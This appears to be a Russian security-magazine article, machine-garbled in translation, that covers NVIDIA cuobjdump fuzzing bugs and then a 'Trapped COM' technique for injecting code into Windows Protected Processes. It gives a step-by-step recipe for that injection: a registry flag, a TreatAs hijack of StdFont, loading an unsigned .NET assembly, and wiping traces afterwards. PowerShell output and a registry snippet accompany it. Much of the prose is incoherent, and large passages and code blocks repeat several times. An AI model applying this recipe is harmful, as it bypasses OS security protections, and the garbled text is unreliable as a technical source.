Формат cubin основан на стандартном ELF, который используется в Linux и Unix. Внутри содержится не только сам исполняемый код, но и служебные данные: таблицы символов, информация о релокации и отладочные секции — все, что нужно для запуска CUDA-кода на GPU Nvidia.

В ходе аудита безопасности специалисты Palo Alto Networks провели масштабное фаззинг-тестирование утилит cuobjdump и nvdisasm. В течение месяца они гоняли файловый фаззер на обеих программах, и результаты оказались любопытными: шесть уязвимостей в cuobjdump и три в nvdisasm.

Все найденные уязвимости удалось не только обнаружить, но и успешно спровоцировать.

Баги можно поделить на два типа:


- переполнение целочисленного значения — когда код обрабатывает число, слишком большое для выделенной под него области памяти;
- выход за границы буфера — когда программа читает данные за пределами выделенной памяти, что может привести к утечке данных или краху приложения.

К примеру, баг, получивший CVE-2024-53870, — это уязвимость в бинарнике cuobjdump: если передать ему поврежденный ELF-файл, можно спровоцировать чтение за границами буфера. Это может привести к частичному отказу в обслуживании — утилита просто упадет. Некоторые из найденных уязвимостей могут позволить злоумышленнику получить несанкционированный доступ к информации.

Атака на подобные утилиты — это, пожалуй, крайне экзотический вектор, и его эксплуатация требует множества условий, однако этот пример показывает, что уязвимость может быть где угодно, в том числе в инструментах, от которых не ждешь подвоха. ЖГ

COM в Windows

Атакуем Windows через объекты Trapped COM



COM-объекты в Windows могут застревать в неожиданных местах — и это дыра, с которой можно получить root. Сергей Чепурных, Хаскер. Уязвимостью Trapped COM, которая позволяет вызвать любой метод любого COM-объекта, в Windows могут оказаться уязвимыми многие приложения (PPL), обходящие механизмы безопасности Microsoft. Последнее исследование Trapped Zero раскрывает, как это сделать.

От редакции

Мы в «Хакере» стараемся не только рассказывать, но и учить. Поэтому материалы исследования Trapped Zero — Елизавета и тексты переводы texts Джей-Ар-Эрнандес и Фэти Фоуадо Project Zero. Эта публикация доступна без платной подписки.

Объектно-ориентированные технологии удобнее и взаимодействие, также как DCOM и .NET Remoting, позволяют без особых заморочек организовывать доступ к удаленным процессам прямо посреди процесса и уровня безопасности. Фишка в том, что они поддерживают не только встроенные объекты, но и любые другие можно сделать доступными удаленно.

Например, заполнить тебе профсоюз XML документ через клиент-серверный протокол, обратиться к нему, прочитать COM или .NET объекты, запаренные объект и отправить клиенту. При этом сервер может выдать ошибку, а клиент — нет. Это значит, что при ошибке на сервере, а клиент спокойно управляет им дистанционно.

Но за пару лет Microsoft сообщила о нескольких, а именно об этом роде ужас — о классах багов, которые и назову «ловушка для объектов». Дело в том, что не все объекты, которые могут передаваться удаленно, безопасны в передаче. Например, то же XML-библиотеки в COM и .NET поддерживают выполнение произвольных кодов в контексте DLL-документа. В случае передачи этих XML-объектов дистанции на предприятии процесса, клиент может запустить код прямо внутри серверного процесса. Отсюда — возможные проблемы или даже удаленные выполнения кода. Хаскер? Да. Опасно? Еще как!

Серьезных ошибок в прошлом — это уже упоминалось, может. Самый частый — когда небезопасный объект случайно становится доступным для удаленного использования. Классический пример — Internet Explorer.

Этот баг появился, когда разработчики Windows Runtime заметили добавить в ИЕ объекты. Они не учитывали возможность использования, а внутри приходили ужасные последствия и уже существующему COM-объекту XML. Microsoft сообщила, что, все почти, что доступно для интерфейса на подмножестве XSLT-операций, значит, передавать объект через границы доверия — опасно. Но в чем дыра? Зная какие же объекты XML-объекты, старый интерфейс **IXMLDOMDocument**, которой все еще отлично доступны и его, что безопасно передавать через границы доверия.

Итог — дыра в безопасности с повышением привилегий.

Еще одна уязвимость — ошибка в механизме всемогущего доверия. Это когда объект может передаваться как значение, а то и сам объект, но только в определенном контексте. Например, в .NET Remoting.

Например, в .NET Remoting Binder и Binaryformatter операциональные, значит, не нужны. Но в Windows 7 .NET Remoting по умолчанию. Но есть нюанс: если такая настройка от MicrosoftAutoRedirect, что позволяет передавать и на сервер.

Что делать? Ограничить доверие, чтобы отсутствовала передача. Он отвечает на сервер серьезнейшие объект, который при десериализации создается новый экземпляр внутри серверного процесса.

Дальше — интуиф ещё, если злоумышленник может обратно получить этот объект, дальше можно использовать для передачи по сетям.

В серверном объекте. Итог? Злоумышленник сможет отвлекаю вызывать любой метод, который доступен в данной фабрике, прямо с приватными сервера. И тот тебе запишет полным-полным грех.

WWW
Этот трюк я реализовал в своем инструменте
github.com/tyranid/oleoleole

Последний из, пожалуй, самый интересный (наиболее) — это эксплуатабельное встроенным механизмом поиска и создания объекта в системе (между процессами). Microsoft сообщила, что в системе сервера порождать механизмы новые объекты, которые можно использовать в своих целях.

Например, в COM доступен механизм Moniker. Он позволяет Оживляющие с произвольным CLSID, получить объект в клиент — и вот у нас уже выполняет! Но есть ограничения. Если клиенты запрашивают произвольный CLSID, это дыра безопасности. Но дыра появляется через границу безопасности объект Microsoft Trusted Moniker, который ограничивает CLSID, которые можно использовать для создания любого COM-объекта, что и клиенты получают.

Что можно было проверить? Вот тот же XML DOM Document Created его и сервера, который обратно на клиенте и выполняет. Но есть нюанс: если такая фабрикация доступен у удаленного взаимодействия, можно создать веселые последствия.

Чтобы клиент мог дистанционно вызывать методы объекта COM, сервер должен как то сообщить, что такой объект доступен. Для этого он отправляет. Для этого использовать type library — файл с описанием типов, которой хранится на диске. Клиенты получают объектно, которые описаны в type library. А это значит, что все вызовы методов на этом интерфейсе выполняются в контексте сервера.

Если этот механизм использовать, которо, можно заставить сервер делать что-нибудь с клиентом из произвольного интерфейса.

Интерфейс Presents отправляет для заманчивых дверцы для взаимодействуют между **Trusted** и **Untrusted**.

С typlib объекты — он не предназначен удаленный вызывать что-то при Typlib загрузке type library в памяти. Но если **CreateInstance** — это дыра уязвимости. Он вначе рекомендовать и вызывает **CoCreateInstance** для создания объекта по CLSID.

И тут самое вкусное: создаваемый объект будет жить в серверном процессе, а не клиентом. Если клиенты запрашивают произвольный CLSID, то можно заставить на серверном коде COM объект, который ему нужен. Дыра — дело тяжкое.

Но если, если заставить в документацию CreateInstance, там нет же ведь. И Typelib, он на сервере — и вот уже клиенты обычно, которые не знают, что дыра.

Фишка в том, что ITypeInfo отличается любой тип, которой есть в type library. Когда клиент вызывает **GetTypeInfo**, он получает только информацию об интерфейсе, которой клиент использовать. Если потом попробовать дергать **CreateInstance**, ничего не выйдет — просто ошибка.

Но тут на выручку приходит CoGetClass. В type library можно сделать не только интерфейсы, но и CoClass-объекты, а вот они уже содержат CLSID которого **CoGetClass** и **CoCreateInstance** использует для создания объекта. Клиент создается объект с заданным CLSID прямо внутри серверного процесса.

Как же нам перехватить объект с информацией об интерфейсе в объект, предназначенный для типа? Для этого в **ITypeInfo** есть метод **GetContainingTypeLib**, которой возвращает ссылку на **ITypeLib** объекта, которой и есть type library, которой можно сделать доступным удаленным.

Я вот при изучении материала: среди этих классов может оказаться что-то совершенно небезопасное при удаленном использовании. Например, в Internet Explorer 7 есть, по спецификации другого к безопасности. Microsoft этим дала запись хлада на сердце.

Давай разберемся в ее практике! Сначала с помощью моего PowerShell-модуля OleViewNET найдем подходящие COM-серверы, которые поддерживают **ISTypeLib**. Если среди них окажется что-то уязвимое... Ну, ты знаешь, что делать?

```
PS> $clts = Get-ComClass -Service
PS> $clts | % { Get-ComInterface -Class $_ | Out-Null }
PS> $clts | ?{ [ IStream -is $_.Interfaces.InterfaceKey.IsSupported ] }
    ClassName                   Clsid
    ---------                   -----
    AudioNotification           7200ACF7-1A8C-4ac3-bf9b-
    c4d43c5c5b3d
    Task Scheduling Manager     9a7f56d8-f5ca-11d8-b9e5-
    00d0b96a8bb8
    Task Scheduler Notification 9a7f56d6-f5ca-11d8-b9e5-
    00d0b96a8bb8
    automatic Updates           9F4E8A7b-6d87-4058-b23c-
    4d9f8b73f8b3
    Microsoft.Windows.SyncShare\Sync Class  6c6c8285-45b5-4f34-a4b2-
    8ad0ce2a8ef7
PS> $clts[0].Interfaces.InterfaceKey.IsSupported
    True
PS> $clts[1].Interfaces.InterfaceKey.IsSupported
    True
AudioNotificationObject                 7200ACF7-1A8C-4ac3-bf9b-
c4d43c5c5b3d {AudioNotificationObject}
Task Scheduler Notification Object      9a7f56d6-f5ca-11d8-b9e5-
00d0b96a8bb8 {TaskSchedulerNotificationObject}
PS> $clts[0].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    IAudioNotification                  1e1d0a7f-1a8c-4ac3-bf9b-
    c4d43c5c5b3d
    IAudioNotificationEvent             8d0a0a0a-0a0a-0a0a-0a0a-
    0a0a0a0a0a0a
    IAudioNotificationSupportedEvent    9a8d1295-c150-41ca-8d77-ec5ce75b9dff
PS> $clts[1].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    ITaskSchedulerNotifyEvent           9a7f56d9-f5ca-11d8-b9e5-00d0b96a8bb8
    ITaskSchedulerNotifyEventSupportedEvent  9a8d1295-c150-41ca-8d77-ec5ce75b9dff
```

Сергей сначала создает COM-объект, а затем с помощью **Import-ComTypeLib** получает интерфейс библиотечного типа.

Чтобы добраться до типа, нужно вызвать **GetTypeInfo** для процесса, мы выполняем его метод **GetTypeAttr** и достаем имя и другое свойство. Однако этот способ не сработает, если COM-объект использует фабрику для создания объектов Windows.

Разберемся с type library вручную — то еще удовольствие, поэтому упрощаем себе жизнь, используя **Parse**, чтобы прочитать он в удобном объекте. Теперь можно перебрать все объекты в type library и посмотреть, которые из них могут быть интересны для атаки.

Обычно в type library хранится — то еще удовольствие, поэтому упрощаем себе жизнь, используя **Parse**, чтобы прочитать он в удобном объекте. Теперь можно перебрать все объекты в type library и посмотреть, которые из них могут быть интересны для атаки.

Сергей в ходе исследования обнаружил, что в type library для серверов, которые ему хотелось видеть, не нашлось ничего полезного.

Но не беда — нам нужен другой вариант: класс, который зарегистрирован только для удаленного использования. Если такой есть, то можно вызвать удаленного сервера.

Такой фишкой стало type library Microsoft использовался одновременно и для локальных (и процесса) компонентов, и для сервисов, работающих внутри процесса. Если клиенты вызывают такой объект, то сервер выдает ошибку — все создать его в себе — и тут уже возможны очень интересные сценарии.

Microsoft сообщила, что такой объект есть не для клиента — только для внутреннего использования. Но в type library есть и для серверов — и для эксперментов сергей. Чтобы найти такой объект, нужно:

- Найти type library, которой может использовать на удаленных процессов. Отличный способ — использовать **Get-ComTypeLibs**, которой выдает все type library, которые есть на компьютере.
- Найти, что type library содержит объекты с типом **TypeKind** — это значит, что зарегистрированы только для удаленного использования.
- Найти, что type library содержит объекты с типом **TypeKind**, которые могут быть использованы для создания объектов COM-объектов.

Теперь можно сделать интересное. В COM интерфейс для работы с библиотечной типа называется по-разному. То есть, когда клиент получает **ITypeInfo**, он на сервере получает объектно, которой называется **ITypeLib**. А это значит, что все вызовы методов на этом интерфейсе выполняются в контексте сервера.

Если этот механизм использовать, которо, можно заставить сервер делать что-нибудь с клиентом из произвольного интерфейса.

Интерфейс Presents отправляет для заманчивых дверцы для взаимодействуют между **Trusted** и **Untrusted**.

С typlib объекты — он не предназначен удаленный вызывать что-то при Typlib загрузке type library в памяти. Но если **CreateInstance** — это дыра уязвимости. Он вначе рекомендовать и вызывает **CoCreateInstance** для создания объекта по CLSID.

И тут самое вкусное: создаваемый объект будет жить в серверном процессе, а не клиентом. Если клиенты запрашивают произвольный CLSID, то можно заставить на серверном коде COM-объект, который ему нужен. Дыра — дело тяжкое.

Как же нам перехватить объект с информацией об интерфейсе в объект, предназначенный для типа? Для этого в **ITypeInfo** есть метод **GetContainingTypeLib**, которой возвращает ссылку на **TypeLib** объекта, которой и есть type library, которой можно сделать доступным удаленным.

Я вот при изучении материала: среди этих классов может оказаться что-то совершенно небезопасное при удаленном использовании. Например, в Internet Explorer 7 есть, по спецификации другого к безопасности. Microsoft этим дала запись хлада на сердце.

Давай разберемся в ее практике! Сначала с помощью моего PowerShell-модуля OleViewNET найдем подходящие COM-серверы, которые поддерживают **ISTypeLib**. Если среди них окажется что-то уязвимое... Ну, ты знаешь, что делать?

```
PS> $clts = Get-ComClass -Service
PS> $clts | % { Get-ComInterface -Class $_ | Out-Null }
PS> $clts | ?{ [ IStream -is $_.Interfaces.InterfaceKey.IsSupported ] }
    ClassName                   Clsid
    ---------                   -----
    AudioNotification           7200ACF7-1A8C-4ac3-bf9b-
    c4d43c5c5b3d
    Task Scheduling Manager     9a7f56d8-f5ca-11d8-b9e5-
    00d0b96a8bb8
    Task Scheduler Notification 9a7f56d6-f5ca-11d8-b9e5-
    00d0b96a8bb8
    automatic Updates           9F4E8A7b-6d87-4058-b23c-
    4d9f8b73f8b3
    Microsoft.Windows.SyncShare\Sync Class  6c6c8285-45b5-4f34-a4b2-
    8ad0ce2a8ef7
PS> $clts[0].Interfaces.InterfaceKey.IsSupported
    True
PS> $clts[1].Interfaces.InterfaceKey.IsSupported
    True
AudioNotificationObject                 7200ACF7-1A8C-4ac3-bf9b-
c4d43c5c5b3d {AudioNotificationObject}
Task Scheduler Notification Object      9a7f56d6-f5ca-11d8-b9e5-
00d0b96a8bb8 {TaskSchedulerNotificationObject}
PS> $clts[0].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    IAudioNotification                  1e1d0a7f-1a8c-4ac3-bf9b-
    c4d43c5c5b3d
    IAudioNotificationEvent             8d0a0a0a-0a0a-0a0a-0a0a-
    0a0a0a0a0a0a
    IAudioNotificationSupportedEvent    9a8d1295-c150-41ca-8d77-ec5ce75b9dff
PS> $clts[1].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    ITaskSchedulerNotifyEvent           9a7f56d9-f5ca-11d8-b9e5-00d0b96a8bb8
    ITaskSchedulerNotifyEventSupportedEvent  9a8d1295-c150-41ca-8d77-ec5ce75b9dff
```

В этом примере мы использовали свойство **ReferencedTypeLibs**, чтобы посмотреть, какие библиотеки подключаются автоматически при загрузке type library. В нашем случае видим одно единственное значение — **stdole**, которое поэтому всегда импортируется.

Что нам это говорит: можно найти и другие подключенные библиотеки, которые стоит исследовать. Давай разберем **stdole** и посмотрим, какие классы или интерфейсы. Выяснилось, что тем хотя два класса и один из них — **StdFont**.

Если посмотреть, где этот класс может быть создан, то окажется, что он зарегистрирован только для работы в локальном процессе. Отличный! Что наш день уже почти начинает получаться.

Теперь, чтобы получить удаленный интерфейс в **stdole**, нам нужен тип, которой на нем создается. Причина проста: базовые интерфейсы типа **IUnknown** и **IDispatch** определены именно в этой библиотеке, а значит, нужен найти объект, которой их использует.

Получаем, которым создать объект **StdFont**: прямо в удаленном COM-процессе!

```
PS> $tlib = Parse-TypeLib -Path $tlpath
PS> $tlb = $tlib.GetTypeInfoOfGuid($clsid)
PS> $mref = $tlb.GetRefTypeOfImplType(0)
PS> $base = $tlb.GetRefTypeInfo($mref)
PS> $attr = $base.GetTypeAttr()
PS> $attr.TypeKind
    TypeKind
    --------
    Interface
PS> $tlb.GetRefTypeInfo($mref).GetTypeAttr().TypeKind
    TypeKind
    --------
    Interface
PS> $tlb.GetRefTypeInfo($mref).GetTypeAttr().Guid
    Guid
    ----
    00020400-0000-0000-c000-000000000046
PS> $tlb = $tlibs.GetTypeInfoOfGuid(00020400-0000-0000-c000-000000000046)
PS> $tlb.GetTypeAttr()
    TypeKind
    --------
    Interface
PS> $tlb.GetTypeAttr().TypeKind
    TypeKind
    --------
    Interface
PS> $tlb.GetTypeAttr().Guid
    Guid
    ----
    00020400-0000-0000-c000-000000000046
PS> $tlb = $tlibs.GetTypeInfoOfGuid(00020400-0000-0000-c000-000000000046)
PS> $tlb.GetTypeAttr.ReferencedTypeLibs
    Value
    -----
    stdole
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Name
    stdole
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Guid
    Guid
    ----
    00020430-0000-0000-c000-000000000046
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Clsid
    Clsid
    -----
    00000000-0000-0000-0000-000000000000
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Path
    Path
    ----
    C:Windows32 1.dll
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Version
    Version
    -------
    2.0
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value
    Value
    -----
    stdole
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfoCount()
    1
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfo(0)
    Name
    ----
    StdFont
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfo(0).GetTypeAttr()
    TypeKind
    --------
    Coclass
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfo(0).GetTypeAttr().Guid
    Guid
    ----
    0000030b-0000-0000-c000-000000000046
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfo(0).GetTypeAttr().Clsid
    Clsid
    -----
    0000030a-0000-0000-c000-000000000046
PS> $tlb.GetTypeAttr().ReferencedTypeLibs[0].Value.GetTypeInfo(0).GetTypeAttr().Flags
    Flags
    -----
    TypeFlagsAnyCreatable
    TypeFlagsCanCreate
    TypeFlagsPreDeclId
    TypeFlagsControl
    TypeFlagsNonCreatable
    TypeFlagsAggregatable
    TypeFlagsDispatchable
    TypeFlagsReplaceable
    TypeFlagsDual
    TypeFlagsNestedDerivable
    TypeFlagsAmbient
    TypeFlagsHidden
    TypeFlagsPublic
    TypeFlagsReverseBind
    TypeFlagsLicensed
    TypeFlagsAggregatable
    TypeFlagsDispatchable
    TypeFlagsReplaceable
    TypeFlagsDual
    TypeFlagsNestedDerivable
    TypeFlagsAmbient
    TypeFlagsHidden
    TypeFlagsPublic
    TypeFlagsReverseBind
    TypeFlagsLicensed
```

Сергей сначала создает COM-объект, а затем с помощью **Import-ComTypeLib** получает интерфейс библиотечного типа.

Чтобы добраться до типа, нужно вызвать **GetTypeInfo** для процесса, мы выполняем его метод **GetTypeAttr** и достаем имя и другое свойство. Однако этот способ не сработает, если COM-объект использует фабрику для создания объектов Windows.

Разберемся с type library вручную — то еще удовольствие, поэтому упрощаем себе жизнь, используя **Parse**, чтобы прочитать он в удобном объекте. Теперь можно перебрать все объекты в type library и посмотреть, которые из них могут быть интересны для атаки.

Сергей в ходе исследования обнаружил, что в type library для серверов, которые ему хотелось видеть, не нашлось ничего полезного.

Но беда — нам нужен другой вариант: класс, который зарегистрирован только для удаленного использования. Если такой есть, то можно вызвать удаленного сервера.

Такой фишкой стало type library Microsoft использовался одновременно и для локальных (и процесса) компонентов, и для сервисов, работающих внутри процесса. Если клиенты вызывают такой объект, то сервер выдает ошибку — все создать его в себе — и тут уже возможны очень интересные сценарии.

Microsoft сообщила, что такой объект есть не для клиента — только для внутреннего использования. Но в type library есть и для серверов — и для эксперментов сергей. Чтобы найти такой объект, нужно:

- Найти type library, которой может использовать на удаленных процессов. Отличный способ — использовать **Get-ComTypeLibs**, которой выдает все type library, которые есть на компьютере.
- Найти, что type library содержит объекты с типом **TypeKind** — это значит, что зарегистрированы только для удаленного использования.
- Найти, что type library содержит объекты с типом **TypeKind**, которые могут быть использованы для создания объектов COM-объектов.

Теперь можно сделать интересное. В COM интерфейс для работы с библиотечной типа называется по-разному. То есть, когда клиент получает **ITypeInfo**, он на сервере получает объектно, которой называется **ITypeLib**. А это значит, что все вызовы методов на этом интерфейсе выполняются в контексте сервера.

Если этот механизм использовать, которо, можно заставить сервер делать что-нибудь с клиентом из произвольного интерфейса.

Интерфейс Presents отправляет для заманчивых дверцы для взаимодействуют между **Trusted** и **Untrusted**.

С typlib объекты — он не предназначен удаленный вызывать что-то при Typlib загрузке type library в памяти. Но если **CreateInstance** — это дыра уязвимости. Он вначе рекомендовать и вызывает **CoCreateInstance** для создания объекта по CLSID.

И тут самое вкусное: создаваемый объект будет жить в серверном процессе, а не клиентом. Если клиенты запрашивают произвольный CLSID, то можно заставить на серверном коде COM-объект, который ему нужен. Дыра — дело тяжкое.

Как же нам перехватить объект с информацией об интерфейсе в объект, предназначенный для типа? Для этого в **ITypeInfo** есть метод **GetContainingTypeLib**, которой возвращает ссылку на **TypeLib** объекта, которой и есть type library, которой можно сделать доступным удаленным.

Я вот при изучении материала: среди этих классов может оказаться что-то совершенно небезопасное при удаленном использовании. Например, в Internet Explorer 7 есть, по спецификации другого к безопасности. Microsoft этим дала запись хлада на сердце.

Давай разберемся в ее практике! Сначала с помощью моего PowerShell-модуля OleViewNET найдем подходящие COM-серверы, которые поддерживают **ISTypeLib**. Если среди них окажется что-то уязвимое... Ну, ты знаешь, что делать?

```
PS> $clts = Get-ComClass -Service
PS> $clts | % { Get-ComInterface -Class $_ | Out-Null }
PS> $clts | ?{ [ IStream -is $_.Interfaces.InterfaceKey.IsSupported ] }
    ClassName                   Clsid
    ---------                   -----
    AudioNotification           7200ACF7-1A8C-4ac3-bf9b-
    c4d43c5c5b3d
    Task Scheduling Manager     9a7f56d8-f5ca-11d8-b9e5-
    00d0b96a8bb8
    Task Scheduler Notification 9a7f56d6-f5ca-11d8-b9e5-
    00d0b96a8bb8
    automatic Updates           9F4E8A7b-6d87-4058-b23c-
    4d9f8b73f8b3
    Microsoft.Windows.SyncShare\Sync Class  6c6c8285-45b5-4f34-a4b2-
    8ad0ce2a8ef7
PS> $clts[0].Interfaces.InterfaceKey.IsSupported
    True
PS> $clts[1].Interfaces.InterfaceKey.IsSupported
    True
AudioNotificationObject                 7200ACF7-1A8C-4ac3-bf9b-
c4d43c5c5b3d {AudioNotificationObject}
Task Scheduler Notification Object      9a7f56d6-f5ca-11d8-b9e5-
00d0b96a8bb8 {TaskSchedulerNotificationObject}
PS> $clts[0].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    IAudioNotification                  1e1d0a7f-1a8c-4ac3-bf9b-
    c4d43c5c5b3d
    IAudioNotificationEvent             8d0a0a0a-0a0a-0a0a-0a0a-
    0a0a0a0a0a0a
    IAudioNotificationSupportedEvent    9a8d1295-c150-41ca-8d77-ec5ce75b9dff
PS> $clts[1].Interfaces | Select Name, Guid
    Name                                Guid
    ----                                ----
    ITaskSchedulerNotifyEvent           9a7f56d9-f5ca-11d8-b9e5-00d0b96a8bb8
    ITaskSchedulerNotifyEventSupportedEvent  9a8d1295-c150-41ca-8d77-ec5ce75b9dff
```

COM В ЛОВУШКЕ

АТАКУЕМ WINDOWS ЧЕРЕЗ ОБЪЕКТЫ TRAPPED COM

ИНЪЕКЦИЯ В ЗАЩИЩЕННЫЙ ПРОЦЕСС

Я уже писал (в рассказе на конференции) про инъекции в Windows Protected Processes. Если коротко, разобраться глубже, сегодня перечитать тот сет — так подробно разбирается предыдущая атака.

Но вот ключевой момент: в Microsoft не считают PPL жесткой гранницей безопасности. Это значит, что такие уязвимости обычно не закрываются срочными патчами. Вместо этого их могут исправить только в новой версии Windows, если вообще обратят на них внимание. А это открывает интересные возможности для атак.

Идея до безобразия проста: мы подменяем регистрацию класса StdFont, чтобы он указывал на другой класс. Когда мы создаем его через type library, объект будет исполняться в защищенном процессе (PPL).

Почему StdFont? Он универсален. Даже если WaaSRemediationAgent исчезнет в будущих обновлениях, этот метод все равно будет работать с другим COM-сервером.

Осталось только найти подходящий класс, который позволит нам запустить произвольный код и не сломать всю ОС. Если такой найдется, тогда это уже не просто инъекция, а шикарный механизм обхода защиты Windows.

К сожалению, скриптовые движки типа JScript сразу отпадают. Если перечитать мой предыдущий пост, узнаешь, что Code Integrity блокирует их загрузку в Protected Process. Так что этот путь закрыт.

Значит, нужен класс, который во-первых, сможет внутри процесса, во-вторых, разрешен для загрузки в защищенный процесс.

Тут у меня есть пара идей. ЕДЕТ COOKIE

Я уже писал, что .NET-компоненты в DCOM — это дырявая конструкция, которой не стоит пользоваться. Но в этом случае нам как раз нужна вся эта кривизна! Если мы сможем подменить класс .NET COM-внутри PPL, то получим мощный вектор для выполнения произвольного кода.

Дальше — ищем нужный класс. .NET COM и запускаем вызовы:

- Ищем класс по IsClassMap: нам нужен класс, который использует IL .NET, но сказалось, что есть вариант гораздо проще и мощнее.

Фишка в том, что некоторые COM-серверы создают объект System.Type. А имея доступ к объекту Type, можно делать произвольные рефлексивные вызовы — вызывать любые методы, загружать любые классы.

А значит, какой сервер нужен? Тот, который загружает сборки прямо из массива байтов! Это обходит проверку цифровой подписи и позволяет загружать любой код в защищенный процесс (PPL).

Итог: полный контроль над защищенным процессом без эксплоитов в самом PPL. Просто закидываем магию с COM и .NET.

Да, в Microsoft знают про эту дыру, но считают баг-репорт — параметр AllowOLOMRefection. Если его включить, старая уязвимость возвращается, как как в нем не было.

Поскольку мы не пишем приложение, а уже работаем с администраторскими правами (иначе нельзя изменить регистрацию COM-класса), то просто запускаем в виде:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\
AllowOLOMRefection = 1 (DWORD)
```

И загружаем .NET Framework внутрь защищенного процесса (PPL).

Чтобы успешно внедрить код в защищенный процесс, делаем следующее:

1. Включаем COM Reflection в реестре.
2. Подменяем COM-регистрацию StdFont, добавляем ключ Treatas, чтобы он указывал на System.Object.
3. Создаем объект WaaSRemediationAgent, чтобы работать через его type library.
4. Получаем Type-info для класса StdFont через type library.
5. Создаем объект StdFont через CreateInstance, но реально это запускает .NET Framework и грузит наш рантайм System.Object.
6. Используем .NET Reflection для вызова System.Reflection.Assembly.Load(byte[]), чтобы загрузить кастомную сборку без проверки подписи.
7. Создаем объект из загруженной сборки, чтобы сразу запустить произвольный код в защищенном процессе (PPL).
8. Чистим реестр, убираем изменения, чтобы никто не спалил.

Итог: мы получили полный контроль над защищенным процессом Windows, используя штатную инфраструктуру COM, .NET Reflection и COM-рефрешера.

Важно напомнить этот эксплоит не на .NET-языке, иначе механизмы сериализации переходят Reflection объекты в вызывающем процессе и инъекция не сработает. Оптимальный вариант — C++, но можно попробовать Python с pywin32 или сторонние. В своем PoC я использовал C++, и он сжал с экстремом, который я писал для CVE-2024-0257, где подробно показан, как использовать DCOM Reflection.

Ещё один нюанс — по умолчанию объекты .NET COM запускаются через .NET Framework v2, который больше не устанавливается в новых версиях Windows. Можно либо настроить запуск через .NET v4, что сложнее, либо просто отсоединить v2 через Windows Optional Components Installer, как сделал я. В итоге получаем C++ PoC, который позволяет выполнять произвольный код в защищенном процессе Windows, используя комбинацию DCOM, .NET Reflection и манипуляций с COM-регистрацией.

Мой PoC сработал с первого раза на Windows 10, но, к сожалению, на Windows 11 24H2 запуск провалился. Мне пришлось создать .NET-обход, но при вызове любого метода возникала ошибка TYPE_E_CANTLOADLIBRARY.

Можно было бы на этом остановиться, ведь сам факт уязвимости уже доказан, но мне стало интересно, что именно ломается на Windows 11. Дальше разберемся, почему это происходит, и посмотрим, можно ли что-то сделать, чтобы обойти это ограничение и заставить PoC работать на последней версии Windows.

ПРОБЛЕМА С WINDOWS 11

Я смог доказать, что ошибка связана именно с защищенными процессами (PPL). Если изменить настройки сервера и запустить его без защиты, PoC снова начинает работать. Значит, что-то конкретно блокирует загрузку библиотек в защищенном режиме.

При этом type libraries в целом загружаются нормально, например stdole работает без проблем. Значит, ограничение касается именно .NET, а не всех COM-библиотек. Теперь нужно понять, что именно ломается на Windows 11. Давайте разберемся, почему это происходит, и посмотрим, можно ли что-то сделать, чтобы обойти это ограничение и заставить PoC работать на последней версии Windows.

ПРОБЛЕМА С WINDOWS 11

Я смог доказать, что ошибка связана именно с защищенными процессами (PPL). Если изменить настройки сервера и запустить его без защиты, PoC снова начинает работать. Значит, что-то конкретно блокирует загрузку библиотек в защищенном режиме.

При этом type libraries в целом загружаются нормально, например stdole работает без проблем. Значит, ограничение касается именно .NET, а не всех COM-библиотек. Теперь нужно понять, что именно ломается на Windows 11. Давайте разберемся, почему это происходит, и посмотрим, можно ли что-то сделать, чтобы обойти это ограничение и заставить PoC работать на последней версии Windows.

```
NTSTATUS VerifyTrust(LoadInfo *load_info) {
  PS_PROTECTION protection;
  BOOL is_protected;

  CheckProtectedProcessFromHandle(GetCurrentProcessHandle(), &protection);
  if (!is_protected)
    return SUCCESS;
  ULONG flags;
  BYTE level;
  HANDLE handle = load_info->Handle;
  NTSTATUS status = WinSetCachedSigningLevel(handle, &flags, &level,
                                             NULL, NULL, NULL);
  if (FAILED(status)) {
    [flags & 0x182] == 0 ||
    FAILED(NtCompareSigningLevels(level, 12));
    status = NtSetCachedSigningLevel(0x804, 12, &handle, 1, handle);
  }
  return status;
}
```

Этот метод вызывается во время загрузки type library и проверяет уровень подписи файла (signing level). Это снова связано с механизмом кешированного уровня подписи.

Если у файла нет уровня подписи 12 (Windows Signing Level), код пытается принудительно установить его через NtSetCachedSigningLevel. Если это не удается, система считает, что файл нельзя загружать в защищенный процесс, и выдает ошибку. В итоге type library не загружается и PoC ломается.

Кстати, похожий фикс блокирует атаку через Running Object Table, где можно было сошлаться на ой-ой сносов type library. Но в данном случае нас интересует именно запуск PPL. Теперь вопрос: можно ли как-то обойти проверку подписи и заставить Windows загрузить нужную библиотеку?

Ответ: да, можно. Ещё Get-AuthenticodeSignature, файл mscorlib.tlb действительно подписан, хоть и кастомной подписью. Сертификат — Microsoft Windows Production PCA 2011, а значит, что и у .NET Runtime DLL. Логично, что у него должен быть Windows Signing Level, так что что-то тут не сходится.

Попробуем обойти систему! Достаем мой NtObjectManager для PowerShell и вручную установим кешированный уровень подписи. Может, это даст какие-то подсказки, что именно ждет от так. Если получится подделать подпись — дорога к инъекции снова открыта.

```
PS> $path = "C:\windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.tlb"
PS> Set-NtCachedSigningLevel $path -Flags 0x804 -SigningLevel 12 -
-ValidationPath $path
Exception calling "SetCachedSigningLevel" with "4" argument(s): "[
0xC0000715 - {Bad Image}
This is either not designed to run on Windows or it contains an error.
Try installing the program again using the
original installation media or contact your system administrator or the
software vendor for support. Error status 0x"
